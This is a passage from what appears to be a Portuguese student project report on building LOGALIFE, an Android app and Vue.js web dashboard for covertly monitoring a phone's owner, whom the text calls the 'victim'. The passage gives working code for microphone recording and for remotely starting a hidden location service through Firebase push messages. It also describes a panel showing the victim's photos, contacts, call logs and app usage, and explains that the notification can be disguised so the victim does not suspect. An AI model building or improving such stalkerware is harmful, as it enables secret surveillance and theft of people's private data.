O código responsável por efetuar a gravação de áudio baseia-se na utilização da biblioteca `MediaRecorder` que permite aceder a alguns sensores do dispositivo como o microfone e a câmara.

De forma a iniciar a gravação é necessário definir uma série de parâmetros como a diretoria e nome do ficheiro, tipo de fonte de áudio, formato do ficheiro, duração máxima e tamanho máximo do ficheiro. Esta definição de parâmetros pode ser consultada na Listagem 7.

```
public void startRecording() {
    fileName =
Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_
DOWNLOADS).getAbsolutePath() + "/" + DateUtils.getDateInFileFormat()
+ ".3gp";
    Log.d("RECORDING", " - filename: " + fileName);

    recorder = new MediaRecorder();
    recorder.setAudioSource(MediaRecorder.AudioSource.MIC);
    recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);
    recorder.setOutputFile(fileName);
    recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);
    recorder.setMaxDuration(500000000);
    recorder.setMaxFileSize(500000000);
    try {
        recorder.prepare();
    } catch (IOException e) {
        Log.d("RECORDING", "prepare() failed - " + e.getMessage());
    }

    recorder.start();
}
```

Listagem 7 - Iniciar Gravação

Para parar e armazenar a gravação basta executar o código exposto na Listagem 8, que, utilizando os parâmetros definidos inicialmente, grava o ficheiro na diretoria definida.

```
public void stopRecording() {
    if (recorder != null) {
        recorder.stop();      // stop recording
        recorder.reset();     // set state to idle
        recorder.release();   // release resources back to the system
        recorder = null;
    }
}
```

Listagem 8 - Parar Gravação

Depois de garantir o funcionamento da gravação do microfone durante a utilização da aplicação faltava agora saber se o mesmo era possível com a aplicação fechada, ou seja, utilizar o mesmo mecanismo que permitiu ser possível obter a localização do *smartphone* em *background*, em outras palavras, utilizando um serviço.

Uma vez que já tinha sido desenvolvido o serviço que obtém a localização em *background*, existiam duas opções:

- Utilizar o mesmo serviço de acesso à localização em *background* e adicionar a funcionalidade de acesso ao microfone;
- Criar um serviço semelhante apenas para efetuar a gravação áudio.

Após alguma reflexão, a conclusão foi que faria mais sentido utilizar o mesmo serviço pois caso se pretendesse obter as duas informações em simultâneo, localização e gravação áudio, não faria sentido executar dois serviços de forma concorrente. Sendo assim o serviço `LocationService` passou a ser chamado `ForegroundService` uma vez que passa a ser mais abrangente.

De forma simplificada o funcionamento deste serviço passa não só por obter a localização como também aceder ao microfone, executando o método `startRecording()` da classe `MicrophoneManager` (consultar Listagem 7) quando é iniciado e o método `stopRecording()` quando o serviço é parado (consultar Listagem 8).

Para ser possível aceder ao microfone quando o serviço está a ser executado em *foreground* é necessário atualizar o ficheiro `AndroidManifest.xml` com a seguinte informação, visível na Listagem 9.

```
<service android:enabled="true"
android:name=".services.ForegroundService"
android:foregroundServiceType="location|microphone" />
```

Listagem 9 - Microfone em Foreground

4.9. Iniciar Serviço Remotamente

Até ao momento, de forma a iniciar ou parar o serviço `ForegroundService` era necessária uma interação do utilizador carregando nos botões "Start Foreground Service" e "Stop Foreground Service" que podem ser consultados na Figura 30.

Contudo era sabido que eventualmente esta abordagem manual teria de ser substituída por uma automática, ou seja, uma abordagem que não envolvesse uma interação do utilizador do *smartphone*.



Figura 30 - Aplicação LOGALIFE

Após alguma investigação [9-11] identificou-se que a melhor forma seria seguir a abordagem que pode ser consultada na Figura 31.



Figura 31 - Funcionamento do Serviço de *Background*

A abordagem passa por:

1. O programador da aplicação **LOGALIFE** enviar uma notificação para o *smartphone* do utilizador/vítima. Esta notificação foi inicialmente enviada utilizando a ferramenta Postman[23] que permite enviar pedidos REST (*Representational State Transfer*) mas assim que a aplicação WEB esteja finalizada, as notificações serão enviadas através da mesma.
   Para que seja possível ser enviada a notificação é necessário fazer um pedido POST[24] para o seguinte *endpoint*: `https://fcm.googleapis.com/fcm/send`.

   É também necessário definir os *headers* e o *body* corretos, estes podem ser consultados, respetivamente, na Figura 32, Figura 33 e Figura 34. O valor da *key* utilizada para o atributo `Authorization` é obtido através do Firebase.



Figura 32 - Headers do Request

[23] https://www.postman.com/
[24] https://en.wikipedia.org/wiki/POST_(HTTP)



Figura 33 - Body do Request – Start Service



Figura 34 - Body do Request – Stop Service

```
{
 "to" : "***SMARTPHONE_TOKEN***",
 "data" : {
      "action": "STOP_SERVICE"
 }
}
```

Listagem 10 - Body do Request – Stop Service

O parâmetro `to` corresponde ao *token* do *smartphone* do utilizador e foi obtido executando o código apresentado na Listagem 11.

```
public static void logToken() {
    FirebaseMessaging.getInstance().getToken()
            .addOnCompleteListener(new
OnCompleteListener<String>() {
                @Override
                public void onComplete(@NonNull Task<String>
task) {
                    if (!task.isSuccessful()) {
                        Log.d("TOKEN", "Fetching FCM
registration token failed", task.getException());
                        return;
                    }

                    // Get new FCM registration token
                    String token = task.getResult();

                    // Log and toast
                    Log.d("TOKEN", token);
                }
            });
}
```

Listagem 11 - Obter Token para Notificação

A execução do pedido POST com os parâmetros mencionados anteriormente faz com que seja enviada uma mensagem para o *smartphone* do utilizador/vítima;

2. A aplicação tem um serviço `MyFirebaseMessagingService` que estende da classe `FirebaseMessagingService`. Esta classe reimplementa a função `onMessageReceived()` que pode ser consultada na Listagem 12. Esta função foi implementada de forma que, conforme a ação recebida na mensagem, inicie ou pare o serviço de *foreground*. Caso a ação seja `START_SERVICE` é iniciado o serviço `ForegroundService` e assim que é recebida a ação inversa, ou seja, `STOP_SERVICE` o serviço é encerrado.

```
@Override
public void onMessageReceived(RemoteMessage remoteMessage) {

    String START_SERVICE = "START_SERVICE";
    String STOP_SERVICE = "STOP_SERVICE";

    Log.d("NOTIFICATION", "From: " + remoteMessage.getFrom());

    if (remoteMessage.getData().size() > 0) {
        String action = remoteMessage.getData().get("action");
        Log.d("NOTIFICATION", "ACTION: " + action);

        if (action.equals(START_SERVICE)) {
            if
(ContextCompat.checkSelfPermission(getApplicationContext(),
Manifest.permission.ACCESS_FINE_LOCATION) !=
PackageManager.PERMISSION_GRANTED) {
                ActivityCompat.requestPermissions((Activity)
MainActivity.getContext(), new
String[]{android.Manifest.permission.ACCESS_FINE_LOCATION},
MainActivity.REQUEST_CODE_LOCATION_PERMISSION);
            } else {
                startForegroundService();
            }
        } else if(action.equals(STOP_SERVICE)) {
            stopForegroundService();
        }
    }
}
```

Listagem 12 - Gerir Notificações para Iniciar/Parar Serviço

Foi necessário registar este serviço no ficheiro `AndroidManifest.xml`, visível na Listagem 13.

```
<service
    android:name=".services.MyFirebaseMessagingService"
    android:exported="false"
    tools:ignore="Instantiatable"
```

```
    android:directBootAware="true"
    android:foregroundServiceType="location|microphone">
    <intent-filter>
        <action
android:name="com.google.firebase.MESSAGING_EVENT" />
    </intent-filter>
</service>
```

Listagem 13 - Registar Serviço

3. Por fim quando o serviço `Foreground` é iniciado este acede à localização e envia a mesma para a base de dados Firebase. Contudo não foi possível aceder ao microfone do utilizador e após alguma pesquisa conclui-se que esta foi uma medida de segurança adicionada ao Android 11 que já não permite que as aplicações acedam ao microfone caso não estejam a ser executadas (em primeiro ou segundo plano). Desta forma, estando a aplicação a ser executada como um serviço `Foreground` não é possível aceder ao mesmo.

Em suma, é neste momento possível remotamente iniciar um serviço no *smartphone* da vítima que exponha a sua localização, contudo não é possível ouvir as suas conversas.

4.10. Aplicação WEB

Antes de dar os retoques finais na aplicação Android **LOGALIFE**, foi iniciado o desenvolvimento da aplicação WEB onde se esperava mostrar os resultados extraídos na aplicação móvel. Foi decidido que o desenvolvimento da aplicação WEB deveria ser iniciado antes da conclusão da aplicação Android uma vez que era expectável que esta forçasse algumas alterações na obtenção de dados na aplicação Android e no armazenamento de dados no Firebase.

Foram definidas as seguintes funcionalidades para a aplicação WEB:

- Iniciar e parar serviço de *background* remotamente;
- Ficheiros:

    - Mostrar as imagens extraídas ao utilizador;
    - Mostrar gravações áudio gravadas no *smartphone* do utilizador;
- Mostrar as localizações do utilizador;
- Contactos:
    - Mostrar lista de contactos do utilizador;
    - Mostrar registo de chamadas do utilizador;
- Mostrar a lista de aplicações instaladas no *smartphone* do utilizador.

Para a aplicação WEB foi utilizada a *framework* de JavaScript[25] Vue.js[26]. Foi utilizada esta *framework* entre as muitas *frameworks* de JavaScript uma vez que já existia um conhecimento prévio obtido em projetos anteriores. Esta decisão permitiu não ter de despender tempo a analisar e estudar uma *framework* nova.

Foi utilizada a versão 3 do Vue.js e de modo a tornar as alterações gráficas mais acessíveis foi utilizado Tailwind[27], uma *framework* de CSS (*Cascading Style Sheets*) que facilita bastante o trabalho de *front-end*. Foi ponderado se faria mais sentido utilizar Bootstrap[28] em detrimento do Tailwind uma vez que já existiam conhecimentos em Bootstrap, contudo após alguma pesquisa concluiu-se que de momento o *feedback* dos utilizadores de Tailwind era bastante mais positivo que os de Bootstrap.

Depois de feita a configuração inicial do projeto em Vue foi criada a divisão das categorias através de uma *sidebar*, como se pode consultar na Figura 35.

[25] https://developer.mozilla.org/pt-BR/docs/Web/JavaScript
[26] https://vuejs.org/
[27] https://tailwindui.com/
[28] https://getbootstrap.com/



Figura 35 - Menu Aplicação WEB LOGALIFE

4.10.1. Configuração do Firebase

Antes de iniciar a implementação das funcionalidades anteriormente mencionadas, foi efetuada a configuração do Firebase no projeto. O Firebase facilita a integração tanto com Android, como iOS como também na WEB. Para configurar o projeto foram seguidos os seguintes passos que podem ser consultados na documentação oficial[29]:

- Instalar o Firebase usando o npm através da execução do seguinte comando:
  - `npm install firebase`
- Inicializar o Firebase na aplicação e criar o ficheiro de configurações, de acordo com a Listagem 14.

```
// FIREBASE
import firebase from "firebase/compat/app";
import "firebase/compat/database";
```

[29] https://firebase.google.com/docs/web/setup?hl=pt

```
import { getStorage, ref } from "firebase/storage";

const firebaseConfig = {
  // Informação Omitida por segurança
  apiKey: "**************",
  authDomain: "*** AUTH_DOMAIN ***",
  databaseURL: "*** DATABASE_URL ***",
  projectId: "*** PROJECT_ID ***",
  storageBucket: "*** STORAGE_BUCKET ***",
  messagingSenderId: "**************",
  appId: "**************",
  measurementId: "*** MEASUREMENT_ID ***",
};
//
// Initialize Firebase
const firebaseApp = firebase.initializeApp(firebaseConfig);

// Realtime Database
const db = firebase.database();
export const contactsRef = db.ref("contacts");
export const callRecordsRef = db.ref("call_records");
export const locationRef = db.ref("location");

// Firebase Storage
const storage = getStorage(firebaseApp);
export const storageRef = ref(storage);

export default firebase;
```

Listagem 14 - Inicializar Firebase

- Exportar algumas das variáveis para que possam ser utilizadas nas vistas[30].

[30] https://router.vuejs.org/guide/essentials/named-views.html

4.10.2. Iniciar / Parar Serviço

A primeira funcionalidade implementada foi a de iniciar/parar o serviço em *background* no *smartphone* do utilizador. Este serviço é responsável por obter a localização em *background*, como mencionado no capítulo 4.5 - Execução da Aplicação em Background. No mesmo capítulo foi também implementado e mencionado que era possível, através de um pedido POST, iniciar e parar o serviço. Sendo assim, ao carregar nos botões visíveis na Figura 36 é efetuado um pedido POST utilizando a biblioteca Axios[31], sendo executado o código apresentado na Listagem 15.



Figura 36 - Aplicação LOGALIFE - Ações

```
    startService: function () {
      this.callServiceAction("START_SERVICE");
    },
    stopService: function () {
      this.callServiceAction("STOP_SERVICE");
    },
    callServiceAction: function (action) {
      const headers = {
        Authorization:
```

[31] https://axios-http.com/docs/intro

```
            "key=***TOKEN***",
          "Content-Type": "application/json",
        };
        const body = {
          to: "***SMARTPHONE_TOKEN***",
          data: {
            action: action,
          },
        };

        axios
          .post("https://fcm.googleapis.com/fcm/send", body, {
headers })
          .then((response) => (console.log(response)));
      },
```

Listagem 15 - Funções Responsáveis pelas Notificações

Desta forma sempre que o utilizador da aplicação *mobile* tenha acesso à internet, é possível obter acesso à sua localização carregando no botão "Arrancar Serviço". O utilizador não desconfiará que a aplicação **LOGALIFE** está a aceder à sua localização uma vez que a única informação que terá é uma notificação e esta pode ser disfarçada atribuindo um contexto diferente à notificação.

4.10.3. Ficheiros

A segunda funcionalidade implementada foi a visualização dos ficheiros exportados da aplicação **LOGALIFE** para o Firebase.

A integração com o Firebase já tinha sido configurada previamente num ficheiro independente e isto permitiu aceder a algumas variáveis necessárias para obter os ficheiros do Firebase Storage e os dados do Firebase Realtime Database.

No menu afeto aos ficheiros é possível consultar a lista de imagens extraídas do *smartphone* do utilizador, pode-se consultar as imagens e o nome das mesmas como é possível verificar na Figura 37.

Figura 37 - Aplicação LOGALIFE - Ficheiros

O código responsável por obter as imagens do Firebase pode ser consultado na Listagem 16.

```
      var url_start =
        "https://firebasestorage.googleapis.com/v0/b/**FIREBASE_ENDPOIN
T**/o/images%2F";
      var url_end = "?alt=media";

      const storage = getStorage();

      let imagesRef = ref(storage, "images");

      let firstPage = await list(imagesRef, { maxResults: 1000 });

      firstPage.items.forEach(function (file) {
        let full_url = url_start + file.name + url_end;
        console.log(full_url);
        state.files.push({
          src: full_url,
```

```
          name: file.name,
        });
      });
```

Listagem 16 - Obter Imagens do Firebase

Relativamente à obtenção das imagens este foi um ponto que se revelou bastante mais complicado do que inicialmente se esperava. Esta complexidade inesperada deveu-se à utilização de `Promises`[32] por parte do Firebase. Este foi um tópico que se revelou um autêntico desafio ao longo do desenvolvimento da aplicação WEB uma vez que recorrentemente foram encontrados problemas a tentar processar os dados obtidos através de `Promises` devido à complexidade das mesmas.

A lista de imagens é guardada na variável `files` que se encontra na classe `state`. Assim, após serem carregados os dados do Firebase Storage, são iteradas as imagens e são exibidas no ecrã juntamente com o nome do ficheiro.

Na Listagem 17 pode ser consultada, a título de exemplo, a forma como as imagens estão a ser organizadas na página.

```
<div v-for="file in state.files"
            :key="file.name"
            class="flex flex-wrap w-1/3 mb-20"
          >
            <div class="w-full p-1 md:p-2">
              <img
                alt="gallery"
                class="
                  block
                  object-cover object-center
                  w-full
                  h-full
                  rounded-lg
                "
                :src="file.src"
              />
```

[32] https://developer.mozilla.org/pt-BR/docs/Web/JavaScript/Reference/Global_Objects/Promise

```
                <span class="text-left">
                    <p class="dark:text-gray-200 text-center">{{ file.name
}}</p>
                </span>
              </div>
            </div>
```

Listagem 17 - Listagem de imagens - Vue.js

Uma vez que o utilizador contém diferentes ficheiros armazenados em diferentes diretorias do seu *smartphone*, concluiu-se que faria sentido agrupar as imagens tendo em conta a pasta onde se encontravam no *smartphone*. A abordagem referida pode ser consultada na Figura 38 e na Figura 39 onde se constata que o título correspondente à pasta das imagens já está presente.

É também possível verificar que ao fazer *scroll* vertical se conseguem visualizar as imagens afetas às restantes pastas onde existem ficheiros.



Figura 38 - Aplicação LOGALIFE - Ficheiros – Imagens



Figura 39 - Aplicação LOGALIFE - Ficheiros - Screenshots

4.10.4. Contactos e Registo de Chamadas

A terceira funcionalidade implementada para a aplicação WEB tem a ver com a listagem dos contactos e do registo de chamadas efetuado pelo utilizador da aplicação **LOGALIFE**.

A informação necessária para mostrar no ecrã, que pode ser consultado na Figura 40, estava quase toda preparada previamente no Firebase Realtime Database com a exceção do campo “contactName” que foi apenas adicionado assim que se sentiu necessidade do mesmo no desenvolvimento da interface WEB.



Figura 40 - Aplicação LOGALIFE - Contactos

Na listagem do lado esquerdo Figura 40 é possível verificar a lista de contactos do utilizador, esta lista apresenta os números de telemóvel bem como os nomes que o utilizador da app **LOGALIFE** escolheu para cada um dos seus contactos.

Na listagem do lado direito Figura 40 consta o registo de chamadas efetuado pelo utilizador, no caso é possível ver que nenhuma das chamadas foi atendida através do ícone e através do número de segundos que a chamada demorou. Foram também escolhidos diferente ícones conforme o tipo de chamada que foi efetuada:

- Chamada não atendida;
- Chamada iniciada pelo utilizador da app **LOGALIFE**;
- Chamada atendida pelo utilizador da app **LOGALIFE**;

Para além da informação referente ao tipo de chamada é também possível consultar:

- Data e hora da chamada;
- Número de telemóvel;
- Nome do contacto;
- Duração.

4.10.5. Lista de Aplicações Utilizadas

Uma das funcionalidades WEB mais diretas de implementar foi a listagem de aplicações utilizadas. No ecrã que pode ser consultado na Figura 41, é possível perceber quanto tempo o utilizador gastou em cada aplicação. Infelizmente não é possível converter o nome do *package* para o nome da aplicação tal como não é possível obtê-lo diretamente no Android Studio antes de gravar os dados no Firebase.



Figura 41 - Aplicação LOGALIFE - Aplicações

